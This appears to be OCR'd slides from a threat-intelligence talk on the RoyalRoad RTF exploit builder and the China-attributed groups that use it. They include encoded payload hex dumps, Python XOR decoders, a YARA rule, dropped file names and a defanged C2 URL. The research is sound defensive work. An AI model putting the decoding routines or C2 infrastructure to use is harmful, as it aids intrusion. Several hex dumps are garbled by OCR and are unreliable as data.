000000D0	12 1A E3 16 81 67 32 00 97 A2 6C 39 D5 96 17 A9	.... “2.里191..ウ
000000E0	9D D5 8C 18 66 4B F4 45 90 0C A7 A3 CC 0F 44 5E	旗.. fK· . .7J.0^
000000F0	D8 C2 5E 57 FF 99 EB 90 6E 02 09 AF 45 8F 93 19	リツW. 倒刃 <sup>ク</sup> ..光 <sup>ク</sup> 諸.

Stirling - [f2a32072.exe]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00	@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..J..I.^!ケ.L^!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	E9 4A 38 64 AD 2B 56 37 AD 2B 56 37 AD 2B 56 37	鮎8d <sup>ク</sup> +V7 <sup>ク</sup> +V7 <sup>ク</sup> +V7 <sup>ク</sup>
00000090	8A ED 2B 37 BF 2B 56 37 8A ED 3B 37 E7 2B 56 37	器+V7 <sup>ク</sup> +V7 <sup>ク</sup> ;7.+V7
000000A0	8A ED 38 37 8B 2B 56 37 6E 24 0B 37 A4 2B 56 37	器87. +V7n\$.7.+.V7
000000B0	AD 2B 57 37 C7 2B 56 37 8A ED 24 37 AE 2B 56 37	ュ+W7ス+V7器\$7a+V7
000000C0	8A ED 2A 37 AC 2B 56 37 8A ED 2E 37 AC 2B 56 37	器x7 <sup>ク</sup> +V7器.7a+V7
000000D0	52 69 63 68 AD 2B 56 37 00 00 00 00 00 00 00 00	Rich <sup>ク</sup> +V7.....
000000E0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00	..PE..L...
000000F0	A2 A7 DE 5A 00 00 00 00 00 00 00 00 E0 00 03 01	フ <sup>ク</sup> Z.....

```
def decode_f2a32072(enc_data):  
    dec_data = []  
    xor_key = 2079624803  
  
    for i in range(len(enc_data)):  
        for c in range(7):  
            part1_1 = xor_key >> 27  
            part1_2 = xor_key ^ part1_1  
            part1_3 = part1_2 >> 3  
            part1_4 = xor_key ^ part1_3  
            part1_5 = part1_4 & 1  
            part2_1 = 2 * xor_key  
            part3 = part1_5 | part2_1  
            xor_key = part3  
            dec_data.append(int.from_bytes(enc_data[i], "little") ^ (xor_key % 256))  
  
    return dec_data
```

### [3] B2 A6 6D FF



ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	B2 A6 6D FF FF FC FC FC F8 FC FC FC 03 03 FC FC	イム... . . . . . .
00000010	44 FC FC FC FC FC FC BC FC FC FC FC FC FC FC	リ. . . . . . . .
00000020	FC	リ. . . . . . . .
00000030	FC	リ. . . . . . . .
00000040	F2 E3 46 F2 FC 48 F5 31 DD 44 FD B0 31 DD A8 94	セイ・ヒ. 1ソ. -1ソ. 船
00000050	95 8F DC 8C 8E 93 9B 8E 9D 91 DC 9F 9D 92 92 93	賞月筒持袋沱嶋
00000060	88 DC 9E 99 DC 8E 89 92 DC 95 92 DC B8 B3 AF DC	刃棘羽脂爪蘭ワクツ
00000070	91 93 98 99 D2 F1 F6 D8 FC FC FC FC FC FC FC	蒼・メ. . . . . .
00000080	E9 BA FA 4A AD DB 94 19 AD DB 94 19 AD DB 94 19	コイユロ.. ユロ.. ユロ..
00000090	C2 C4 9F 19 AC DB 94 19 2E C7 9A 19 AC DB 94 19	ナト.. ヤロ.. ナロ..
000000A0	C2 C4 9E 19 A6 DB 94 19 C2 C4 90 19 AF DB 94 19	ナト.. ヨロ.. ナロ..
000000B0	6E D4 C9 19 A8 DB 94 19 AD DB 95 19 9C DB 94 19	ナヤノ. イロ.. ヨロ.. 慶..
000000C0	45 C4 9F 19 AF DB 94 19 6A DD 92 19 AC DB 94 19	ナト.. ヨロ.. ジン.. ヨロ..
000000D0	AE 95 9F 94 AD DB 94 19 FC FC FC FC FC FC FC FC	福発ロ. . . . . .
000000E0	FC	リ. . . . . . . .
000000F0	AC B9 FC FC B0 FD F8 FC AC 98 3E A0 FC FC FC FC	ヤカ. -.. ャ. . . .

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 03 03 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00	ク. . . . @.
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...コ. . イ. . !ク. L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode. . \$. . . .
00000080	15 46 06 B6 51 27 68 E5 51 27 68 E5 51 27 68 E5	.F. 加'蓄'蓄'蓄'.
00000090	3E 38 63 E5 50 27 68 E5 D2 3B 66 E5 50 27 68 E5	>8c積'社'社'積'.
000000A0	3E 38 62 E5 5A 27 68 E5 3E 38 6C E5 53 27 68 E5	>8b藥'蓄'蓄'.
000000B0	92 28 35 E5 54 27 68 E5 51 27 69 E5 60 27 68 E5	(5齊'蓄'蓄'.
000000C0	B9 38 63 E5 53 27 68 E5 96 21 6E E5 50 27 68 E5	8c積'積'積'.
000000D0	52 69 63 68 51 27 68 E5 00 00 00 00 00 00 00 00 00	ICHQ'h. . . . . .
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000F0	50 45 00 00 4C 01 04 00 50 64 C2 5C 00 00 00 00 00	PE.L...Pd. . . .

```
def decode_b2a66dff(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        dec_data.append(int.from_bytes(enc_data[i], "little") ^ 0xfc)

    dec_data[0] = 0x4d
    dec_data[2] = 0x90

    return dec_data
```

# [4] B0 74 77 46



Stirling - [b0747746.bin]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	B0 74 77 46 A8 60 F2 A6 CA ED 21 19 94 B9 F0 D7	てtwイ・ル!集・
00000010	A0 C3 1B 10 9F 35 74 9B 49 3D 66 BC DF 58 B5 3C	テ...5姜=fシ°Xオ
00000020	CC FA F5 1D 2A E9 66 F9 45 24 EF 7A A6 EF 3E E9	丸.*駆・\$・フ>蕪
00000030	7D 5A C7 3A AB 73 16 85 39 22 BD 4B BC ED 42 DD	Zス:ホ..9"及K鏡ソ
00000040	04 F4 CA F7 4D E9 05 98 ED 14 1C 5D E1 8D 3B	・・・備..J廢・
00000050	3A 3F E1 5E 94 F7 99 F0 8F D6 3D 2F D8 BB 1A 93	:?時微咀裏-/ザ.蕪
00000060	A0 9D 04 CE 31 0B 29 C4 9F 28 45 28 CD 67 F9 E5	..ホ.ト.(E(アg・
00000070	20 14 6C EF 8D 31 D2 23 59 1D 25 7B 79 47 0A AB	.1・1#Y.%[G.オ
00000080	4F E6 AF 72 81 AF FE 95 F9 A3 B8 81 EF BF E2 94	0豈r・.捧J・.笏
00000090	EF A7 39 0F CE DF DF 09 5F 7F BE AB BB 7E 35 58	・9.ホ.セザ5X
000000A0	CF 9E 4F 64 65 5F B1 7C 40 18 B7 DD C0 CB D3 64	7臘de.7@.キタモド
000000B0	0B D5 96 66 72 C2 07 60 E3 8E F6 05 B3 61 DD 68	.エ賀r・.緒..ウカハ
000000C0	03 78 1E 27 22 4A 39 79 BF 70 32 E1 5A F3 65	.x.;"J8yjcp2略・
000000D0	25 05 22 A7 0A B8 A8 96 D8 D5 96 BD 01 31 98 AB	%.ア.ク木コ命.1」
000000E0	3E 08 C2 DC AD 79 6D 4C AA AC 82 DD DA 82 87 4B	>.ソユムLエマリe.gK
000000F0	B9 FF BC A9 77 0C AC A9 57 C8 EA 08 BB 32 95 72	ケ.シw.ヤウW..サ瓶

Stirling - [b0747746.exe]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00	ク.....@..
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....リ...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..ヨ..I..!ケ.L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00	mode....\$.....
00000080	74 94 15 F0 30 F5 7B A3 30 F5 7B A3 30 F5 7B A3	t...0・J0・J0・J
00000090	D8 EA 71 A3 27 F5 7B A3 B3 E9 75 A3 39 F5 7B A3	リ麺J・.リ棋J9・J
000000A0	30 F5 7B A3 37 F5 7B A3 52 EA 68 A3 37 F5 7B A3	0・J7・JR麺J7・J
000000B0	30 F5 7A A3 0B F5 7B A3 D8 EA 70 A3 35 F5 7B A3	0・J..リ麺J5・J
000000C0	52 69 63 68 30 F5 7B A3 00 00 00 00 00 00 00 00	Rich0・J.....
000000D0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00	.....PE..L...
000000E0	4F 36 00 5E 00 00 00 00 00 00 00 00 E0 00 0E 21	06. ....!
000000F0	OB 01 06 00 00 30 00 00 00 90 01 00 00 00 00 00 00	.....0.....

```
def decode_b0747746(enc_data):  
    dec_data = []  
    xor_key = 1219836524  
  
    for i in range(len(enc_data)):  
        for c in range(7):  
            part1_1 = xor_key >> 26  
            part1_2 = xor_key ^ part1_1  
            part1_3 = part1_2 >> 3  
            part1_4 = xor_key ^ part1_3  
            part1_5 = part1_4 & 1  
            part2_1 = 2 * xor_key  
            part3 = part1_5 | part2_1  
            xor_key = part3  
            xor_key += 1  
            dec_data.append(int.from_bytes(enc_data[i], "little") ^ (xor_key % 256))  
    return dec_data
```

# [5] B2 5A 6F 00



Stirling - [b25a6f00.bin]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	B2 5A 6F 00 FC 00 FF 00 FB 00 FF 00 00 FF FF 00	ゾ.....
00000010	47 00 FF 00 FF 00 BF 00 FF 00 FF 00 FF 00 FF 00	G.....
00000020	FF 00	.....
00000030	FF 00 FF 00 FF 00 FF 00 FF 00 07 00 FF 00	.....
00000040	F1 1F 45 0E FF B4 F6 CD DE B8 FE 4C 32 21 AB 68	..E..I..ウ.L2!ホ
00000050	96 73 DF 70 8D 6F 98 72 9E 6D DF 63 9E 6E 91 6F	穆。P腔腕构。祖双
00000060	8B 20 9D 65 DF 72 8A 6E DF 69 91 20 BB 4F AC 20	.抛。獲。i. ガ0ヤ
00000070	92 6F 9B 65 D1 0D F2 0A DB 00 FF 00 FF 00 FF 00	弛爛ム...ロ.....
00000080	E6 93 98 D6 A2 F2 F6 85 A2 F2 F6 85 A2 F2 F6 85	謫俟「.....
00000090	E4 A3 17 85 BF F2 F6 85 E4 A3 29 85 AD F2 F6 85	J..J..
000000A0	E4 A3 16 85 C8 F2 F6 85 7F 00 3D 85 A1 F2 F6 85	J..=..
000000B0	A2 F2 F7 85 F0 F2 F6 85 AF A0 13 85 A1 F2 F6 85	.....
000000C0	AF A0 2A 85 A3 F2 F6 85 AF A0 2D 85 A3 F2 F6 85	*..
000000D0	AF A0 28 85 A3 F2 F6 85 AD 69 9C 68 A2 F2 F6 85	(..i祖「..
000000E0	FF 00	.....
000000F0	FF 00 FF 00 FF 00 FF 00 AF 45 FF 00 B3 01 F9 00	.....E.ウ...

Stirling - [b25a6f00.exe]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 00 03 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00	ク.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..I..ウ!ク.L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	19 93 67 D6 5D F2 09 85 5D F2 09 85 5D F2 09 85	.堵3].....
00000090	1B A3 E8 85 40 F2 09 85 1B A3 D6 85 52 F2 09 85	.間@.....
000000A0	1B A3 E9 85 37 F2 09 85 80 0D C2 85 5E F2 09 85	.驟7...ツ..
000000B0	5D F2 08 85 0F F2 09 85 50 A0 EC 85 5E F2 09 85	.....^..
000000C0	50 A0 D5 85 5C F2 09 85 50 A0 D2 85 5C F2 09 85	.2*...メ...
000000D0	50 A0 D7 85 5C F2 09 85 52 69 63 68 5D F2 09 85	.2*...ich]...
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....PE..L...
000000F0	00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00	.....

```
def decode_b25a6f00(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        if i % 2 == 0:
            dec_data.append(int.from_bytes(enc_data[i], "little") ^ 0xff)
        else:
            dec_data.append(int.from_bytes(enc_data[i], "little"))

    return dec_data
```

# Threat actor attribution

- Time
  - submission to public service
  - creation
- Target country
  - decoy file language
- RTF characteristics
  - Object strings
  - Object patterns
  - Package patterns
  - Object name, Path

```
rule RoyalRoad_v7a
{
    strings:
        $S1= {7B 5C 6F 62 6A 65 63 74 5C 6F 62 6A 6F 63 78 7B 5C 6F
        39 62 36 33 35 63 31 7B 5C 2A 5C 6F 62 6A 64 61 74 61 20 7B
        30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
        31 30 30 33 34 35 33 33 30}
        $RTF= "{\\rtf"
    condition:
        $RTF at 0 and $S1
}
```

The screenshot shows a Microsoft Word document window. The ribbon menu is visible at the top. A search bar is present above the document area. The document content includes some text and a table. The table has three columns: 'id', 'index', and 'OLE Object'. It lists two entries:

id	index	OLE Object
0	000576E8h	format_id: 2, (Embedded) class name: 'Package' data_size: 547016 OLE Package object: Filename: 'u'8.t' Source path: 'u'C:\VAA\TTmp\Y8.t' Temp path = 'u'C:\Users\ADMINI\1\Temp\Y8.t'
1	00162908h	format_id: 2, (Embedded) class name: 'Equation.2\$124Vx\$90\$124VxvT2' data_size: 6436
2	001628EEh	Not a well-formed OLE object

# Threat actor attribution

- Payload encoding patterns

```
Q 00000000: B2 5A 6F 00 FC 00 FF 00 FB 00 FF 00 00 FF FF 00 ²Zo.ü.ÿ.û.ÿ..ÿÿ.  
00000010: 47 00 FF 00 FF 00 FF 00 BF 00 FF 00 FF 00 FF 00 G.ÿ.ÿ.ÿ.ÿ.ÿ.ÿ.  
00000020: FF 00 ÿ.ÿ.ÿ.ÿ.ÿ.ÿ.ÿ.  
00000030: FF 00 FF 00 FF 00 FF 00 FF 00 FF 00 07 00 FF 00 ÿ.ÿ.ÿ.ÿ.ÿ.ÿ.ÿ.
```

- Dropped file name

776 WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\8.t
3788 EQNEDT32.EXE	C:\Users\admin\AppData\Roaming\Microsoft\Word\STARTUP\intel.wll

- Malware execution techniques

- T1137 (Office Application Startup)
- T1073 (DLL Side-Loading)

- Final payload (malware family)

# Actors

---

	Temp.Tick	Temp.Conimes	Temp.Periscope	Temp.Trident
Associated Groups	BRONZE BUTLER, RedBaldKnight	Goblin Panda, Hellsing	Leviathan, APT 40	Dagger Panda, IceFog
Suspected attribution	China	China	China	China
Target	Japan, Korea	Vietnam	America, Hong Kong, Philippines	Kazakhstan, Mongolia, Russia
Malware	ABK Downloader, avirra Downloader, Datper	tempfun, NewCore RAT, Sisfader	BLACKCOFFEE, Derusbi	IceFog

# Actors

---

	TA428	Tonto	Rancor
Associated Groups		CactusPete, LoneRanger, Karma Panda	
Suspected attribution	China	China	China
Target	Mongolia	Russia, South Korea	Vietnam, Cambodia
Malware	PoisonIvy, Cotx RAT	Bisonal	DDKONG, PLAINEE

# Temp. Tick


# Temp.Tick

---

- Actor targeting East Asia
  - Targets are Japan and Korea etc
  - Malware: Daserf、Datper、xxmm
  - China is involved
- Found a new Downloader
  - ABK Downloader
  - avirra Downloader


Target	Version	8.t Encode	T1137	T1073	Dropped file name	malware
JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader

# Tick Royal Road Case (1)



# Tick Royal Road Case (2)

カード管理体制[会社名]様.doc



id	index	OLE Object
0	0002170Ah	format_id: 2, (Embedded) class name: 'Package' data size: 1596104 OLE Package object: Filename: u'8.t' Source path: u'C:\Aaa\temp\8.t' Temp path = u'C:\Users\ADMINI~1\AppData\Local\Temp\8.t'

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00
0010h:	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00
0040h:	0E	1F	BA	OE	00	B4	09	CD	21	B8	01	4C	CD	21	54	68
0050h:	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6F	6F
0060h:	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20
0070h:	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00
0080h:	D2	8B	04	AE	96	EA	6A	FD	96	EA	6A	FD	96	EA	6A	FD
0090h:	F9	9C	F6	FD	94	EA	6A	FD	05	A4	F2	FD	97	EA	6A	FD
00A0h:	F9	9C	F4	FD	94	EA	6A	FD	F9	9C	C0	FD	9D	EA	6A	FD
00B0h:	F9	9C	C1	FD	92	EA	6A	FD	9F	92	F9	FD	95	EA	6A	FD
00C0h:	96	EA	6B	FD	BD	EA	6A	FD	F9	9C	C5	FD	94	EA	6A	FD
00D0h:	F9	9C	F7	FD	97	EA	6A	FD	52	69	63	68	96	EA	6A	FD
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00F0h:	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00

[http://www.longfeiye\[.\]com/phpcms/modules/block/block\\_modules.php](http://www.longfeiye[.]com/phpcms/modules/block/block_modules.php)

# T1137

---

## Office Application Startup

Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started.

### Add-ins

Office add-ins can be used to add functionality to Office programs.<sup>[7]</sup>

Add-ins can also be used to obtain persistence because they can be set to execute code when an Office application starts. There are different types of add-ins that can be used by the various Office products; including Word/Excel add-in Libraries (WLL/XLL), VBA add-ins, Office Component Object Model (COM) add-ins, automation add-ins, VBA Editor (VBE), Visual Studio Tools for Office (VSTO) add-ins, and Outlook add-ins.<sup>[8][9]</sup>

<https://attack.mitre.org/techniques/T1137/>

# Dropped DLL

---

- **winhelp.wll**
  - Microsoft Word Add-Ins
- **%APPDATA%\Microsoft\Word\Startup**
  - Folder loaded when Word starts up
  - Requires user action during analysis to run Malware
- **PDB Information**
  - C:\Users\Frank\Desktop\doc\_dll\Release\DocDll.pdb
  - C:\Users\abc\Documents\Visual Studio 2010\Projects\0103\Release\0103.pdb

# DLL

- EXE is embedded
  - Rewrite MZ header and drop
  - Execute the dropped EXE

.....	.....
10003000	f0 20 00 10 00 00 00 00 2e 3f 41 56 74 79 70 65
10003010	5f 69 6e 66 6f 40 40 00 4e e6 40 bb b1 19 bf 44
10003020	ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00
10003030	64 78 90 00 03 00 00 00 04 00 00 00 ff ff 00 00
